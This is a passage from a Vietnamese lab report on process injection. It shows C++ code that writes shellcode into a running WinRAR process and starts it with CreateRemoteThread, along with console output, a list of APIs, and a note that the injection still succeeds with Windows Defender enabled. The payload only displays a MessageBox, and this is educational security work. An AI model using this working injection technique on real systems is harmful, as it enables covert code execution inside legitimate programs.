    std::wcout << L"[+] MessageBoxW @ 0x" << std::hex << msgBoxAddr << L"\n";

    // Build shellcode runtime với địa chỉ MessageBoxW, text và title đã có
    std::vector<BYTE> shellcode = BuildMessageBoxShellcode(
        msgBoxAddr,
        (uint64_t)pText,
        (uint64_t)pTitle
    );

    SIZE_T scSize = shellcode.size();
    std::wcout << L"[+] Shellcode size = " << std::dec << scSize << L" bytes\n";

    // Cấp phát vùng nhớ cho shellcode với quyền Read/Write trước
    LPVOID pShell = VirtualAllocEx(
        hProcess,
        NULL,
        scSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
    );

```

```

if (!pShell) {
    std::wcerr << L"[-] VirtualAllocEx cho shellcode that bai.\n";
    CloseHandle(hProcess);
    return 1;
}

// Ghi shellcode vào tiến trình WinRAR
if (!WriteProcessMemory(hProcess, pShell, shellcode.data(), scSize, NU
    std::wcerr << L"[-] WriteProcessMemory shellcode that bai. Error =
        << GetLastError() << L"\n";
    CloseHandle(hProcess);
    return 1;
}

std::wcout << L"[+] Da ghi shellcode vao WinRAR @ 0x"
    << std::hex << pShell << L"\n";

// Đổi quyền vùng shellcode sang Execute/Read trước khi chạy
DWORD oldProtect = 0;
if (!VirtualProtectEx(hProcess, pShell, scSize, PAGE_EXECUTE_READ, &ol
    std::wcerr << L"[-] VirtualProtectEx that bai. Error = "
        << GetLastError() << L"\n";
    CloseHandle(hProcess);
    return 1;
}

std::wcout << L"[+] VirtualProtectEx -> PAGE_EXECUTE_READ thanh cong.\

// Tạo remote thread trong WinRAR để bắt đầu chạy shellcode
HANDLE hThread = CreateRemoteThread(
    hProcess,
    NULL,
    0,
    (LPTHREAD_START_ROUTINE)pShell,
    NULL,
    0,
    NULL
);

if (!hThread) {
    std::wcerr << L"[-] CreateRemoteThread that bai. Error = "
        << GetLastError() << L"\n";
    CloseHandle(hProcess);
    return 1;
}

std::wcout << L"[+] Da tao remote thread thanh cong. Shellcode dang ch

WaitForSingleObject(hThread, INFINITE);

// Dọn dẹp vùng nhớ và handle sau khi shellcode chạy xong
CloseHandle(hThread);
VirtualFreeEx(hProcess, pShell, 0, MEM_RELEASE);

```

```

VirtualFreeEx(hProcess, pText, 0, MEM_RELEASE);
VirtualFreeEx(hProcess, pTitle, 0, MEM_RELEASE);
CloseHandle(hProcess);

std::wcout << L"[*] Hoàn tat qua trinh Inject.\n";
return 0;
}

```


- Sau khi build xong, chạy Injector.exe bằng quyền user thường. Injector sẽ tìm WinRAR.exe, lấy PID, mở handle tới tiến trình này, tạo chuỗi thời gian hiện tại, ghi dữ liệu và shellcode vào vùng nhớ của WinRAR.

```

[*] Bat dau chuong trinh Injector...
[*] Dang tim tien trinh WinRAR.exe...
[+] Da tim thay WinRAR.exe voi PID: 25916
[+] Mo handle toi WinRAR thanh cong bang quyen user thuong.
[+] Noi dung se hien thi: 09:02pm 03/10/2026
[+] Da ghi chuoai text/title vao WinRAR.
[+] MessageBoxW @ 0x7ffaadd1ed90
[+] Shellcode size = 47 bytes.
[+] Da ghi shellcode vao WinRAR @ 0x000001BFF2DA0000
[+] VirtualProtectEx -> PAGE_EXECUTE_READ thanh cong.
[+] Da tao remote thread thanh cong. Shellcode dang chay...

```

- Kết quả sau khi inject thành công:



- Các API chính được dùng trong injector:


CreateToolhelp32Snapshot: tạo snapshot danh sách tiến trình
Process32FirstW/Process32NextW: duyệt tiến trình để tìm WinRAR.exe
OpenProcess: lấy handle tới tiến trình WinRAR
GetLocalTime: lấy thời gian hiện tại
VirtualAllocEx: cấp phát bộ nhớ trong tiến trình WinRAR
WriteProcessMemory: ghi text, title và shellcode vào WinRAR
GetModuleHandleW/LoadLibraryW: lấy module user32.dll trong injector
GetProcAddress: lấy địa chỉ MessageBoxW
VirtualProtectEx: đổi vùng shellcode sang PAGE_EXECUTE_READ
CreateRemoteThread: tạo thread mới để chạy shellcode trong WinRAR
WaitForSingleObject: chờ thread chạy xong
VirtualFreeEx: giải phóng vùng nhớ sau khi shellcode kết thúc
CloseHandle: đóng handle đã mở

- Hành vi quan sát được:
 - File WinRAR.exe trên ổ đĩa không bị chỉnh sửa.
 - Thay đổi chỉ xảy ra trong bộ nhớ của tiến trình WinRAR đang chạy.
 - Trong WinRAR xuất hiện vùng nhớ chứa timeText, title và shellcode.
 - Remote thread chạy shellcode và hiển thị MessageBox với thời gian hiện tại.
 - Khi đóng MessageBox, thread kết thúc và WinRAR vẫn tiếp tục chạy bình thường.


Trong quá trình làm, nhóm không chỉnh sửa file thực thi của WinRAR. Bài này chỉ tập trung quan sát cơ chế inject shellcode vào tiến trình hợp pháp trong môi trường lab.

Bài 12 nâng cao: Thực hiện lại bài 12 khi Windows Defender đang bật

- Bật Windows Defender trước khi chạy lại injector:



- Chạy lại Injector.exe bằng quyền user thường trong khi Windows Defender vẫn bật:



Kết quả: code ở bài 12 vẫn inject thành công vào WinRAR và hiển thị MessageBox thời gian hiện tại. Như vậy phần nâng cao hoàn thành trong môi trường bảo vệ mặc định của máy ảo lab.